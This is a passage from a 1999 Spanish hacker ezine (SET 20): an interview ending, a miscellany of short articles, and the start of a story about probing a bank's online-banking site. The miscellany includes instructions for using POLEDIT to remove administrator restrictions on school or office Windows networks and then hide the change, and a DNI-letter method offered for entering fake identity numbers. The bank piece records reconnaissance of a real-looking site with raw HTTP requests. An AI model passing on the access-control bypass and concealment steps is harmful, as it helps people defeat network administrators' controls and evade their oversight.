En breve estara disponible. El numero 9 hemos esperado para la NcN'99 :) Ademas como podreis leer en la editorial del - J.J.F. / Hackers Team -Journal hemos hecho varios cambios, asi como la salida del propio ezine.

-> 13. Hablando de ediatar ezines, la gente se cree que editar un ezine es muy facil pero la realidad demuestra que de los muchos ezines espa¤oles solo SET y JJF han conseguido sacar mas de 5 numeros seguidos.

Cierto, la verdad es que realizar un ezine es complicado. Requiere mucho tiempo que se podria dedicar a otros asuntos pero bueno, uno se siente bien cada vez que saca un numero y vee que la scene lo acoje con agrado. Es una lastima que no haya mas ezine en Espa¤a, desde - J.J.F. / Hackers Team - nos gusta ver cosas propias hechas por otros espa¤oles, sobre todo cuando sale fuera de nuestras fronteras al mundo anglosajon y que se den cuenta de que en espa¤a hay algo mas
que futbol y toros.

[Hendrix] Bueno, Conde, hasta otra. Nos vemos en la NcN. Ya contare en el proximo numero de SET como ha ido.

[Conde] Un Saludo para todos, y nos vemos en Mallorca!

Conde Vampiro
- J.J.F. / Hackers Team - http://www.jjf.org

EOF

```
-[ 0x04 ]----------------------------------------------------------------
-[ BAZAR ]----------------------------------------------------------------
-[ by varios autores ]-------------------------------------------------SET-20-
```

Un numero mas, un bazar renovado.

Como no podia ser menos con este nuevo numero veraniego, nos encontramos con algunos textos interesantes que ocuparan nuestra seccion de Bazar. Esperamos que sean de vuestro agrado.

Si quereis participar, no teneis mas que enviarnos vuestro texto a la siguiente direccion, indicando en el subject que va dirigido a la seccion 'Bazar':

<set-fw@bigfoot.com>

Aqui esta el indice para este numero:


```
-< 0x01 >-------------------------------------------------------.------------.-
                                                               '-< Maikel >-'
```

Como Calcular la letra del Documento Nacional de Identidad Espa~ol. Maikel

---

A veces , en algunas webs, te piden tus datos personales. Entre esos datos a veces esta el DNI. Tal vez no quieras poner tus verdaderos datos para preservar tu anonimato. Entonces los pones falsos y para tu sorpresa, en el campo de el DNI te pide la letra. La metes y error, DNI falso. Te preguntas por que?. Pues porque tal vez tenga una base de datos con todos los DNI's de todos los espa~oles. Improbable, eso atentaria contra la privacidad de las personas, aunque quien sabe... o tal vez el numero del dni tenga alguna relacion matematica con la letra. Pues si, la tiene. A continuacion te explicare como hallarlo. No me hago responsable de que hagas con esta informacion, pero no hagas algo que no te gustaria que te hicieran a ti.

Tenemos un numero de DNI inventado. 25 678 901.

1) Dividimos este numero por 23.
   25678901 / 23 = 1116473.957

2) Quitamos los decimales
   1116473

3) Multiplicamos por 23.
   1116473 * 23 = 25678879

4) Restamos el DNI por el numero anterior
   25678901 - 25678879 = 22 <--Este numero siempre estara entre >=0 y <=23

5) Ahora miramos el resultado en la siguiente tabla:

0 - T	4 - G	8 - P	12 - N	16 - Q	20 - C
1 - R	5 - M	9 - D	13 - J	17 - V	21 - K
2 - W	6 - Y	10 - X	14 - Z	18 - H	22 - E

```
        3 - A   7 - F  11 - B   15 - S   19 - L    23 - T

        Y ya esta, la letra que buscamos es E=22
```

facil no?.
Maikel 13 de junio de 1999.
Explicacion basada en la info de http://www.cyantec.com/curiosidades/dni.html
pagina que encotre buscando info sobre esto de el DNI. No he descubierto yo
el metodo, pero seguro que los de esa web tampoco, esto os lo envio simplemente
porque puede ser de interes y util, a mi hace algun tiempo me lo hubiera
sido.

```
-< 0x02 >-------------------------------------------------.-------------.-
                                                          '-< Hendrix >-'
```

LOS 10 MANDAMIENTOS

Te llaman criminal pero no lo eres,.Dicen que lo haces por dinero pero no
es verdad. Ni tu mismo sabes porque lo haces: Hackeas porque eres un Hacker.
Ese es el unico motivo. Es tu forma de entender la vida.

Te llaman criminal pero no lo eres. Eres un hacker y tienes tu propia etica.
Sabes distinguir el bien del mal y actuas en consecuencia.

Te llaman criminal pero no lo eres, eres un HACKER y estas son tus leyes.

1. LIBERTAD DE DECISION

Las leyes no son inmutables, crea tus propias leyes. Es tu obligacion como
Hacker el decidir por ti mismo que es correcto y que no lo es. Yo ya
lo he hecho y he escrito mis propias leyes, aqui las tienes. Si no te gustan
cambialas.

2. LIBERTAD DE EXPRESION

Es un derecho fundamental el poder expresar nuestras propias opiniones. No
permitas la censura de ningun tipo, no dejes que otros decidan por ti lo
que debes escuchar o leer. Debes luchar porque se respeten todas las
opiniones, incluso las que no compartas.

3. LIBERTAD DE INFORMACION

La informacion debe ser libre. Aprovechar la informacion privilegiada
con animo de lucro o venderla a un precio prohibitivo frena el desarrollo
tecnologico y fomenta la division entre ricos (los que tienen acceso a la
informacion) y pobres (los que no pueden permitirse pagar el precio).
Tu tambien debes aportar informacion. Por eso escribo articulos como este.

4. RESPETO HACIA LOS DEMAS

Insultar, menospreciar o destruir el trabajo de los demas te convierte en
un imbecil no en un Hacker.

5. DERECHO A LA PRIVACIDAD

Todo el mundo tiene derecho a la privacidad. Si tus acciones o tus opiniones
no gustan a alguien poderoso puedes tener muchos problemas.
Recuerda:
El Gran Hermano te vigila.
La privacidad es tu unica proteccion.

"Primero fueron a por los judios, pero como yo no era judio no me importo,
luego fueron a por los comunistas, pero como yo no lo era tampoco me importo,
mas tarde fueron a por los negros y tampoco hice nada,
Ahora vienen a por mi, pero ahora es demasiado tarde..."

6. PIENSA POR TI MISMO

Es tu principal derecho, es lo que diferencia a un Hacker del resto de las masas. No te conformes con aceptar las opiniones de otros, debes tener tus propias opiniones. Tu propia verdad.

7. EXPLORA NUEVOS CAMINOS

No te conformes con seguir los pasos que otra persona te ense~o. Un autentico Hacker siempre explora, siempre busca el camino dificil, intenta hacer lo que nadie antes ha hecho para demostrar que era posible hacerlo.
No hay limites, solo barreras que debes superar.

8. AYUDA A LOS DEMAS

Siempre que puedas ayuda a los demas, solo asi tendras derecho a pedir ayuda cuando tu tengas problemas.

9. NO TE CREAS TODO LO QUE TE DICEN

Todos mienten, todos creen saber la verdad, pero estan equivocados. Todos saben lo que es mejor para ti: Pero solo tu puedes decidir por ti.
"Tu eres el camino, la verdad y la vida. Nadie llega a Hacker si no es por si mismo"

10. NUNCA TE JUSTIFIQUES

No lo necesitas. No eres un Hacker por un motivo concreto. No buscas ni dinero, ni fama, ni luchas contra nadie. Hackeas porque eres un Hacker, es tu forma de vida. Si los demas no lo entienden no es tu problema.

Asi pienso yo.
Asi piensa un Hacker.

Hendrix.
hendrix66@iname.com

-< 0x03 >---.-------------.-
'-< Hendrix >-'

COMO GANAR A LA RULETA (I parte)

"En 1977, Doyne Farmer, un estudiante de la universidad de Santa Clara (California) descubrio que mediante una serie de calculos matematicos podia encontrar irregularidades en ciertas ruletas lo que le permitio a el y unos amigos suyos ganar unos miles de dolares en los casinos de Las Vegas. Al poco tiempo los responsables del casino descubrieron su metodo y a partir de entonces los ordenadores estan prohibidos en los casinos."

Hace tiempo que escuche esta historia y me hice una pregunta. Como co~o es posible ganar a la ruleta con un ordenador?, despues de mucho pensar llegue a descubrirlo. Ahora ya se como se hace.

Pero no esperes que te lo cuente tan pronto. Primero necesito probarlo para ver si funciona. (y forrarme de paso ;). Por el momento dejame mostrarte como funciona el juego de la ruleta y cuales son las mejores tacticas para ganar.

Historia de la Probabilidad

La probabilidad es una parte de las matematicas que comenzo cuando un aristocrata frances, Chevalier Gambaud de Mere, aficionado a las apuestas intuyo que existian unas jugadas mas probables que otras. Asi que contrato a un matematico llamado Pascal que junto con Fermat desarrollaron toda una teoria matematica sobre las apuestas. En definitiva, la Probabilidad Matematica nacio como un intento hackear los juegos de azar!!!

La ley principal en probabilidad es la Ley de los Grandes Numeros que dice que cuanto mas experimentos se realizan, la media de los resultados tiende al valor teorico calculado. Por ejemplo, si lanzas 6000 veces un dado tendras aproximadamente 1000 resultados de cada numero. Cuanto mas lances el dado la media mas se parecera al resultado teorico, esto es, 1/6.

La Ruleta

Todos sabeis como se juega a la ruleta, se apuesta a un numero, si sale te pagan mucho y si no sale pierdes lo que apuestes.

Mas concretamente diremos que hay 37 numeros. Puedes apostar por cualquiera entre el 1 y el 36, si sale el 0 gana la banca. Si sale tu numero la banca te paga 36 veces tu apuesta, sino la banca se queda tu apuesta.

Si analizamos matematicamente este juego vemos que de media cada jugador gana el premio por la probabilidad de ganar, esto es:

36 x 1/37 = 0.973 de lo apostado, es decir que la banca gana un 1/37 de todo lo que se juega. Un 2.7 %

En la ruleta americana existen 38 casillas, el 0 y el 00 por lo que la banca gana el 5.4 %, (no saben nada estos yankies...)

Por esto podemos decir que siguiendo la ley general de los Grandes Numeros si jugamos muchas veces acabaremos perdiendo un 2.7 % del dinero que se lo llevara la banca. Esta todo estudiado. La mejor opcion en este caso, aunque parezca una tonteria, es utilizar el metodo de James Bond que consiste en apostarlo todo a un numero. Como se trata de una apuesta unica no podemos aplicar la ley de los grandes numeros asi que tenemos 1 probabilidad entre 37 de forrarnos.

Otras apuestas

Aparte de apostar al numero podemos apostar a Rojo/Negro o Par/Impar. En estos casos ganas el doble de tu apuesta si aciertas. Es casi el 50 % ya que con el 0 gana la banca otra vez. Hay algunas otras apuestas posibles pero no tienen gran importancia.

Si quieres pasar un rato jugando a la ruleta sin perder dinero puedes ir apostando una ficha cada vez al 50 % y despues de mucho rato te quedaras mas o menos como estabas. Pero podras estar mirando y apuntado datos sin levantar sospechas ni perder dinero.

Metodos para ganar

Ahi varios metodos para ganar a la ruleta, todos ellos se basan en las

apuestas al 50% y todos tienen una minima posibilidad de perder, te los cuento a continuacion.

1. Martingale

Es el metodo mas conocido y consiste en suponer que en algun momento ganaras jugando al 50% y que esto pasara rapidamente.
En la practica consiste en apostar una ficha al rojo por ejemplo. Si pierdes vuelves a apostar el doble, o sea 2. Si vuelves a perder vuelves a doblar la apuesta hasta que ganes. Cuando ganes lo recuperas todo y ademas tienes 1 ficha de beneficio. Ejemplo:

1,2,4,8,16 y pierdes todas, 32 ganas!!
Beneficio = 32-16-8-4-2-1 = 1 a tu favor y vuelves a empezar

Con este metodo ganas seguro pero tiene el peligro de enlazar una serie de partidas perdidas demasiado larga y superar tu limite de apuesta o el del casino. En general el metodo funciona perfectamente para beneficios muy inferiores a tu maxima apuesta posible. Asi si quieres ganar en total 5.000 pts debes ser capaz de apostar 100.000 o 200.000 pts. De lo contrario corres el peligro de perderlo todo y no poder recuperarlo.

[Daemon: La advertencia de Hendrix no es baldia, imaginate siguiendo la estrategia del Martingale y jugando a negro el dia en que en el Casino de Montecarlo la bola se paro 127 veces seguidas en rojo!!!. Esta racha se hizo celebre merecidamente.]

2. El Gran Martingale

El problema del metodo de Martingale es que si la apuesta sube puedes acabar apostando 256.000 pts para solo ganar 1.000. Con el Gran Martingale cuando las apuestas suben los beneficios tambien. El metodo es igual al anterior lo que la serie de apuestas consiste en apostar cada vez el doble de todo lo que habeis perdido, de esta manera el beneficio siempre es igual a la mitad de la ultima apuesta, la serie seria la siguiente;

1,2,6,18,54, y pierdes, 162 ganas!!
Beneficio= 162-54-18-6-2-1 = 82 a tu favor

Con este metodo siempre ganas la mitad de lo que apuestas pero corres el riesgo de irte muy rapido de tu propio limite de apuesta.

3. D’Alembert

El metodo de D’Alembert consiste en suponer que en una serie de resultados al 50% llegara un momento en que la media este a tu favor. En la practica consiste en apostar uno menos cuando ganas y uno mas cuando pierdes.
Ejemplo (OK es que ganas, KO es que pierdes):

1(KO), 2(KO), 3(KO), 4(KO), 5(OK), 4(OK), 3(KO), 4(OK), 3(OK)
2(KO), 3(OK), 2(OK), 1(OK) y vuelves a empezar

Beneficio= (5+4+4+4+3+2+1)-(1+2+3+4+4+3+2)= 4 de beneficio

Parece el mejor metodo, tiene sus peligros pero en todo caso no pierdes mucho. El propio D’Alembert se forro con este metodo en su epoca.

Simulaciones

Aqui tendria que hacer una serie de simulaciones con el ordenador para comparar los beneficios obtenidos y las apuestas maximas en una serie de

100, 1000 y 10000 apuestas, suponiendo un 50% de posibilidades de Rojo/Negro
y teniendo en cuenta que con el 0 gana la banca.

Pero no tenia tiempo asi que te dejo que te lo compruebes por ti mismo.
Ademas hasta que no lo simules tu, no te creeras que es posible ganar a la
ruleta.

El metodo definitivo

Ya te he dicho que no pienso contarlo hasta que lo compruebe empiricamente,
pero si me quieres ayudar necesitaria una serie larga de resultados
consecutivos en una misma ruleta con el mismo "croupier" . Unos 100 numeros
serian suficientes para realizar la simulacion y comprobar si existe algun
tipo de correlacion en la serie.

Hasta otra,
y si ganas pelas alguna vez no te olvides de mi comision ;)

Hendrix
hendrix66@iname.com

-< 0x04 >---.-.
‘-< Dutreaux >-’

hola chavales. esta es la primera vez que escribo para set y estoy muy contento por ello. dada la indole y el tama~o de mi articulo, se ha preferido incluir en la seccion del bazar. espero que este texto os sea util. el texto es una version reducida de otro texto escrito para otro ezine.

estareis todos de acuerdo conmigo en que el linux es altamente configurable, pero que es aquello que veis igual en practicamente todos los linux que conoceis? os rendis? ... la pantalla. no importa si usa un pc o un mac o una sparc, no importa si usa debian, slackware o redhat, (bueno, si usa debian mejor XD) la consola de texto siempre tendra letras blancas y fondo negro. seguro que conocereis a algun guru que en su maquina tiene el terminal puesto de color verde o azul o rojo... no os gustaria aprender a hacerlo? contrariamente a lo que podais pensar, no es tan dificil, no hay que editar mil parametros, no hay que ejecutar mil comandos, no hay que aprenderse las definiciones del termcap... solo hay que cambiar un fichero y en lugar de un 07 poner otra cosa. y ya esta :)

personalmente, letras blancas sobre fondo negro ofrecen un contraste claro pero, a altas exposiciones, resultan cansinos a la vista. el color verde o el ciano no son tan extenuantes. ah, por cierto, no os pongais el negro, que si poneis letras negras sobre fondo negro, no vereis bien las letras y tendreis que forzar _muchisimo_ la vista (y la imaginacion).

para cambiar el color por defecto de vuestra consola, tendreis que editar los fuentes del kernel, normalmente descomprimidos sobre /usr/src/linux y buscar el fichero /usr/src/linux/drivers/char/console.c

en ese fichero, hay una funcion llamada "vc_init" asi :

```
static void vc_init(unsigned int currcons, unsigned int rows, unsigned int cols, int do_clear)
{
        int j, k ;

        video_num_columns = cols;
        video_num_lines = rows;
        video_size_row = cols<<1;
        screenbuf_size = video_num_lines * video_size_row;

        set_origin(currcons);
```

```
        pos = origin;
        reset_vc(currcons);
        for (j=k=0; j<16; j++) {
                vc_cons[currcons].d->vc_palette[k++] = default_red[j] ;
                vc_cons[currcons].d->vc_palette[k++] = default_grn[j] ;
                vc_cons[currcons].d->vc_palette[k++] = default_blu[j] ;
        }
        def_color       = 0x07;   /* white          <===============     */
        ulcolor         = 0x0f;   /* bold white */
        halfcolor       = 0x08;   /* grey */
        vt_cons[currcons]->paste_wait = 0;
        reset_terminal(currcons, do_clear);
}
```

solo tendreis que cambiar el valor de la variable def_color (la linea que esta se~alada con la flecha). estos son los valores :

0 negro
1 azul
2 verde
3 ciano
4 rojo
5 magenta
6 marron feo
7 blanco

Es decir, los colores definidos por la ANSI.

Si quereis poneros las letras rojas, pues cambiar esa linea por esta :

```
        def_color       = 0x04;
```

Luego tendreis que recompilar el kernel para que los cambios surtan efecto (supongo que ya sabreis como se recompila el kernel, no?)

Eso es todo, chavales! Hasta otra!

Dutreaux

-< 0x05 >----------.-.
‘-< Blizzard >-’

EL EDITOR DE POLITICAS DEL SISTEMA
== ====== == ========= === =======

Antes de nada me presentare, soy Blizzard, llevo en el under cerca de dos a¤os y medio, y mi gran interes es el Phreak. He hecho algunas cosillas de Crackin, virii, y no puedo resistir la tentacion de una red local.
No entiendo demasiado de hack, pero se bastante de redes locales sobre W-95, 98 o NT.
Bien, empecemos.
Suele pasar que en redes locales con W-95/98 y un servidor NT, los PC’s esten restringidas ciertas acciones. Lo usan en colegios sobre todo, para que no toquen lo que no deben. Las restricciones pueden ser desde imposibilitar el funcionamiento de comandos como "Ejecutar" hasta prohibir la entrada al panel de control, pasando por deshabilitar el MS-DOS, etc.
Cuando se intenta hacer alguna operacion restringida sale el aviso: "El administardor del sistema ha deshabilitado esta opcion".
Puede ser muy molesto, ya que no se pueden ver los equipos de la red, etc.
El culpable es un programa llamado Editor de Politicas de Sistema.
Para desactivar las restricciones tenemos que buscar un programa llamado POLEDIT.EXE, o a veces puede estar en Herramientas del Sistema. Si no lo encontramos en nuestro ordenador, podemos intentar localizarlo en el servidor o en el CD de W-95/98.
Puede resultar complicado buscarlo ya que el comando Buscar tambien se puede desactivar.
Una vez encontrado el Poledit lo debemos ejecutar, y seleccionar la opcion

Abrir Registro. Veremos que aparecen como minimo dos iconos: Usuario Local y
PC Local. Haciendo doble click sobre estos veremos todas las opciones sobre
restriccion, algunas activadas, y otras desactivadas. Aqui es donde podeis
personalizaros vuestro ordenador, si estais fijos en este.
Yo os recomiendo que saqueis las restricciones necesarias para llegar al Panel
de Control, y que creeis un usuario nuevo, con vuestro login y vuestro pass.
Luego arrancais con vuestro loguin y sacais todas las restricciones. Poneis
reiniciar como usuario distinto y poneis el antiguo login. Volveis a ejecutar
el Poledit, y dejais las restricciones como estaban. Asi nadie notar nada
extra¤o.
A veces los ordenadores no se dejan arrancar hasta que el servidor no ha lo
ha hecho. Si el servidor no esta o esta apagado, no arrancaran. Se puede
evitar esto desactivando la opcion "Necesita validacion de la red para
inicializar"
Espero haber aclarado algo.
Hay una solucion mas facil a este problema. Linux, pero en el cole o en la
academia no vas a poner el linux, no?

"The true reality is
          beyond the dark side"
          BLIZZARD

-< 0x06 >---.---------------.-
                                                          '-< Bookmarks >-'

Veamos que direcciones interesante aparecen en este numero.

---[http://www.securityfocus.com

Para lso mas veteranos esta direccion no supondra ninguna novedad. Pero desde
luego siempre es una direccion util.

Se trata de un sitio dedicado especificamente a la seguridad, manteniendo
listas de correo, aununcios y aplicaciones.

Para que os hagais una idea mas rapido, es el nuevo hogar de la ya clasica
lista de seguridad Bugtraq.

---[http://daemonsp.cjb.net/

Esta es la pagina de un nuevo grupo surgido recientemente. Su nombre es
Daemon's Paradise, y editan una ezine orientada a principiantes. Buena
gente con muchas ganas de trabajar. No estar de mas que les echeis una
visita.

---[http://www.ou.edu/oupd/selfarr2.htm

Lo que nos faltaba. Que nos arrestemos a nosotros mismos. Esta es la
propuesta que nos hacen en la Universidad de Oklahoma. Como ellos proponen,
si cometemos un crimen, somos testigos de el, y por tanto, debemos
denunciarlo. Ver para creer.

En esta pagina disponemos de un formulario en el que realizar nuestro
propio arresto, siendo nosotros nuestros propios guardias. Impresionante.

Por cierto, visitadlo. Merece la pena, sobre todo, por las imagenes ;-)

---[http://morehouse.org/hin/hindex.htm

Interesante visita para expertos en seguridad. O al menos para aquellos que
pretendan llegar a serlo. Se trata de una publicacion mensual sobre
seguridad muy interesante. De visita obligada para todos los que leeis SET.

Y que conste que no nos llevamos comision (debieramos empezar a cobrar por esto, no creeis?)

---[http://www.infosecuritymag.com/

Una revista de seguridad "profesional". Es decir, que cobran por ello y bastante bien tengo entendido. A ver si alguien lo ve y se anima a hacernos una oferta, que tenemos "jambre", jaaaaa!

---[http://sci.esa.int/eclipse99/e99-7.html

Vale, no tiene mucho que ver... Mejor dicho, no tiene nada que ver. Pero quien puede resistirse a la tentacion del ultimo eclipse del milenio. La ultima hora ofrecida por ESA... Vamos, la Agencia Espacial Europea. Por cierto... Si alguien quiere trabajar alli, que sepa que las practicas se pagan a 275.000 pesetas de sueldo base...

---[http://pbs.mcp.com/

Quizas sean antiguos, pero la iniciativa es digna de alabanza. Libros de informatica y comunicaciones gratis... en su version electronica, claro. Se trata de los clasicos de SAMS y compa~ia. A que esperais para daros de alta gratis y poder acceder a libros que de otra forma os costarian una pasta?

---[http://www.linuxlinks.com

Pues para los que empiezan en el mundo Linux y no quieren perderse, eso si, si no se le tiene miedo al ingles, esta es una direccion ideal. Un compendio de direcciones sobre nuestro sistema operativo favorito que haran las delicias de recien llegados y veteranos de la guerra del vi-ed-man.

---[https://www.seifried.org/lasg/

Para finalizar, un regalito. El Linux Administrator’s Security Guide. Un libro del LDP que no puede faltar en ningun ordenador de ningun presunto hacker.

-< 0x07 >----------.------------.-
‘-< TRUCOS >-’

.-< Falken & varios autores >-
--< 1 >--:
‘-< De como pegar los articulos de SET de un golpe >-

Para Linux:

Version 1:

```
[falken@hazard set]$ cat {0x0[0-9].txt,0x0[a-f].txt,0x1[0-9]-txt} > SET
```

Version 2:

```
<++> set_020/trucos/glueset.sh
#!/bin/bash
#
# Este corto script le facilitara la tarea a mucha gente cuando quieran
# pegar todos los articulos de SET en un solo fichero.
#
# Como parametro recibe el numero de sufijo que se quiere poner a la
# revista
```

```
#
#   glueset [sufijo]
#
# Saqueadores, 1999
# by Falken

ls -f 0x* > list.tmp
touch set$0
cat list.tmp | xargs cat >> set$0
rm list.tmp
<-->
```

Para DOS/Windows:

Version 1:

```
C:\SET\SET18\for %i in (0x*.txt) do type %i >> ezine.txt
```

Version 2:

```
<++> set_020/trucos/glueset.bat
@echo GlueSET by Falken - (C) Saqueadores 1999
@echo ------------------------------------------------------------------------
@echo Este fichero por lotes pegara todos los articulos de SET en un solo
@echo archivo. Durante el proceso, mostrara alguna informacion por la
@echo pantalla, por la que no debes preocuparte.
@echo No se garantiza el orden de los archivos. Imprescindible que no exista
@echo el fichero 'ezine.txt'
@echo ------------------------------------------------------------------------
@echo Pulsa una tecla...
@pause
@for %%i in (0x*.txt) do type %%i >> ezine.txt
@echo Proceso concluido
<-->
```

Version 3:

```
<++> set_020/trucos/netpaste.bat
echo off
cls
echo NETpaste v1.0 for DOS by Netshark E-mail: netsharky@usa.net
echo ------------------------------------------------------------
echo _/^\_/^\_/^\_/^\_/^\_/^\_ NETpaste _/^\_/^\_/^\_/^\_/^\_/^\
echo NETpaste es un peque~o archivo por lotes con el que podras
echo pegar de una sola vez todos los articulos de SET al archivo
echo set.txt. Antes de hacer nada asegurate de que dicho archivo
echo no existe ya en el directorio en el que estas.
echo /^\_/^\_/^\_/^\_/^\_/^\_by NETshark_/^\_/^\_/^\_/^\_/^\_/^\
echo ------------------------------------------------------------
echo Pulsa 1 para proceder a guardar SET en set.txt
echo Pulsa 2 para salir sin guardar SET
choice /c:12
if errorlevel 2 goto Fin
echo Guardando SET en set.txt...
for %%a in (0x0*.txt) do type %%a >> set.txt
for %%a in (0x1*.txt) do type %%a >> set.txt
:Fin
echo Hasta otra...
<-->
```

EOF

-[0x05]----------
-[ASALTO AL WEB DEL DINERO]----------
-[by FCA00000]----------SET-20-

Esta historia es real. Podria agregar que como la vida misma, pero la vida no siempre es real.
Su argumento: el robo a un banco.
Los protagonistas: una persona (que llamaremos YO para mantener la tension), una entidad bancaria (denominado BANCO JONES para darle un toque gracioso), un poco de tiempo por perder, una aficion apasionante, una razon podero$a, y un mucho de tecnologia.
La historia se cuenta en primera persona para que cualquier pardillo (en ingles, lamer) se crea capaz de hacerlo.

Escenario: un cuarto de una persona juvenil.
Atrezzo: ordenador DX2-66, Modem 14.4, Sistema operatorio Win98 (porque no?), Navegador IE4.0 (la version gratuita), compilador TurboC 2.0 , grep.exe , impresora matricial (y papel reciclado),
Ambientacion musical: Sisters Of Mercy, The Cure, Wedding Present, Cramps, Decima Victima, Nikis, Aviador Dro, Paralisis Permanente, La Dama se Esconde Schubert, Brahms, Haendel, Bach, Prokofiev, Pachebel. Total 15 horas.
Ambientacion luminosa: la que salga del monitor de 14'. Bombilla de 60W.
Ambientacion alimenticia: Croissants, Nocilla y Te con limon
Ambientacion olfativa: Ambi-pur de rosas. Es importante, aunque no lo creais.
Calor: 25º (me gusta trabajar asi). Ambiente seco.
Todas estas cosas influyen. Para hacer algo, lo mejor es hacerlo en condiciones idoneas.

Por supuesto, tiene moraleja.

Verano del 97. Recibo una carta del Banco JONES (en el cual tengo ahorros) en la que, entre otras informaciones inutiles, se me informa que por el hecho de tener una tarjeta de credito, tengo derecho a una cuenta de correo Internet. Llamo al numero de telefono (gratix) y, tras pedirme el numero de tarjeta, me dan una clave de acceso a Internet y una direccion de correo. Lamentablemente, no dan espacio para paginas Web.
La pruebo, funciona bien, y la adopto como direccion de correo habitual.

Diciembre del 97. Una nueva informacion. Ahora puedo realizar mis operaciones bancarias con un producto de tipo Home-Banking, o banco en casa. Lo visito, me doy de alta, y espero confirmacion. Como no llega, la reclamo, y me dicen que solo faltaba activarla. Por cierto, para verificar que de verdad quien llama por telefono soy yo, me preguntan cantidad de datos personales (para contrastarlos con los que ya tienen): Cuantos fondos tengo, fechas de contratacion, Numero de tarjeta, domicilio, ...
En ese mismo instante, y gracias a que tengo 2 lineas, compruebo que funciona.
Guais. Ahora puedo consultar el dinerito que tengo.
Es facil de manejar, y parece ser seguro.
Paso mucho tiempo sin usar el servicio.

Julio del 98. Harto de tener que esperar a fin de mes para ver mis extractos, me conecto de nuevo al HB y como mi clave sigue funcionando, pues consulto mis datos. Bonito, facil y no demasiado lento.

Agosto del 98. Escribo mi primer articulo en SET. Me gusta como ha quedado, asi que empiezo a pensar en otros temas interesantes para la audiencia. De paso intentare sacar provecho, ya sea aprendiendo mucho (este es el concepto idealista de un hacker), bien fastidiando a alguien (concepto que tiene la gente de un hacker), o bien ganando dinero y/o poder (concepto practico y materialista. A mi siempre me gusto practicar el materialismo)

Noviembre del 98. Ya tengo la idea perfecta. Intentare ver cuanto de seguro es el banco JONES. Parece un proyecto sencillo, del que se puede sacar provecho.

Primera sesion. Vispera de difuntos:
Una conexion simple, navego por sus paginas, pierdo 10 minutos.
Miro el cache de paginas visitadas, y me hago una idea.
Entre las cosas destacables:
-Los saltos de linea con CHR$(10), y no CHR$(13)+CHR$(10), asi que hay un UNIX de por medio
-Algunos documentos tienen <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN"> lo que indica que hay un Netscape Gold o similar.
-Algunos no lo tienen, lo cual indica que hay varias herramientas de trabajo
-Las validaciones de fechas, numero de cuentas corrientes, campos obligatorios y similares estan en JavaScript. Se tienen en cuenta los casos mas comunes, con tecnicas de programacion bastante simples, de alguien que trabaja con bases de datos. La gente de VisualBasic mete muchos mas controles, y los de C meten controles mas complejos de entender
-Todas las imagenes se guardan en un mismo directorio
-Hay varios programas que responden a las peticiones, todos en /cgi-bin
-La comunicacion se hace a traves de una conexion segura, usando SSL.2 y superior, a traves del puerto (estandar) 443
-Todos los CGIs se hacen por el metodo POST
-Los CGIs generan muchas de las paginas. Quiero decir que las paginas se generan en marcha. Esto implica un servidor potente, pensado en multiproceso para multiples peticiones
-Las solicitudes que mando (peticion de extractos, fundamentalmente) incluyen varios campos ocultos, llama mucho la atencion uno que se llama SessionID.
-Se me solicita nombre y password para acceder al servicio, otra vez para hacer transferencias, pero no para hacer consultas (una vez que estoy dentro)

Segunda sesion. 7 de Noviembre:
Ya se unos cuantos directorios, asi que me centro en ellos para sacar todo lo que pueda. Ademas, practico el tema de las transferencias, que es un sitio con muchas posibilidades.
A continuacion detallo solicitudes (GET) y sus respuestas. Por si alguien no lo sabe, el protocolo HTTP consiste en una peticion de cliente (el navegador) de unos datos a traves del puerto seleccionado, normalemente el 80.
El servidor escucha las peticiones, manda una solicitud de envio de respuesta, abre un nuevo puerto con el cliente (normalmente aleatorio, y >=6000) y le manda los datos. Si hay un proxy de por medio, los datos pueden resultar filtrados y/o almacenados.
Asi que simplemente arranco la conexion, abro una ventana de MS-DOS, y escribo
```
 telnet www.bancojones.com 80
 GET /
 <html><head>Invalid request</head></html>
```
Vaya, mala suerte. Las cosas hay que pedirlas bien
```
 GET / HTTP 1.0
 Netscape-Enterprise 3.0K
 <html><head>Invalid request</head></html>
```
Bueno, algo es algo. La maquina usa un servidor de Netscape.
```
 GET /index.html HTTP 1.0
 <html><head>Bienvenido al Banco Jones</head></html>
```

```
 y un monton de rollo mas. esto es lo mismo que se ve desde la ventana del
navegador, con la opcion View Source. (por supuesto, lo que no se ve es que
el servidor es de Netscape).
Ya hay una ense~anza: un navegador intenta coger la pagina denominada /
y luego intenta coger /index.html si la anterior respuesta es negativa.
La pagina que se presenta no contiene mas que unos linkados a otras
paginas; la que nos interesa se llama "Banca Electronica"
Pongo el navegador para que me informe de cualquier cosa relacionada con la
seguridad (modo paranoico), y salto a la pagina.
El InternetExplorer me avisa de que voy a conectar con una pagina segura.
Perfecto. Le pido ver el certificado, y este es:
Numero de serie = xx:yy:zz: .....  (numeros ocultos por respeto al Banco Jones)
Algoritmo hash = RSA/MD5
Fecha de inicio = Jueves, Abril 12, 1998 (datos cambiados)
Fecha de finalizacion = Lunes, Agosto 16, 1999 (datos cambiados)
Informacion del emisor
     O=VeriSign Trust Network (estos son autenticos)
     OU=VeriSign Inc.
     OU=VeriSign International Server CA - Class 3
     OU=www.verisign.com/CPS Incorp.by Ref. LIABILITY LTD.(c)98 VeriSign
Informacion del asunto (me encantan estas traducciones)
     C=es
     S=Madrid
     L=Madrid
     OU=DTS
     CN=www.bancojones.es
Bueno, unas cuantas cosas para aprender:
Caduca dentro de un a~o. A ver si entonces van a anular el servicio!
El Centro Autentificador es Verisign. Alguien de renombre.
Es un certificado de clase 3. O sea, de tipo medio.
Por lo demas, parace que los datos son los estandar. Esto quiere decir que no
han querido complicarse la vida.

Bien, permito que el navegador acceda a la pagina.
Veo que estan usando cifrado SSL.3 (es la mas alta que permite mi navegador) a
traves del puerto 443. Nada fuera de lo normal.
En pruebas posteriores compruebo que tambien puede usar SSL.2, pero no permite
trabajar sin cifrado (en espa~ol, "encriptar" significa meter en una cripta).
Entonces se me presenta la pagina de peticion de clave.
Lo primero que se ve: la genera /cgi-bin/index.cgi
se compone de 2 frames: /BJ/hostlogin.html y /BJ/security.html
(por supuesto que BJ son las iniciales de BancoJones)

/BJ/security.html contiene unas cuantas validaciones de fechas, algunas rutinas
de proposito general, variables globales, y un par de linkados sosos. El
lenguaje es JavaScript. El estilo de programacion es sencillo y directo. Se
pueden evitar muchos pasos. Las variables tienen nombres muy representativos.
Esta bien organizado, hecho primero el esquema sobre papel.
las notas con *** son mias. El resto es el original
<HTML>
<HEAD>
<SCRIPT LANGUAGE="JavaScript">

// FUNCIONES DE VALIDACION DE FECHAS //
